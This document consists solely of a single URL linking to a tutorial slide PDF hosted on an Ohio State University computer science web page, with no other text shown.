<http://web.cse.ohio-state.edu/~zhang.834/slides/tutorial17.pdf>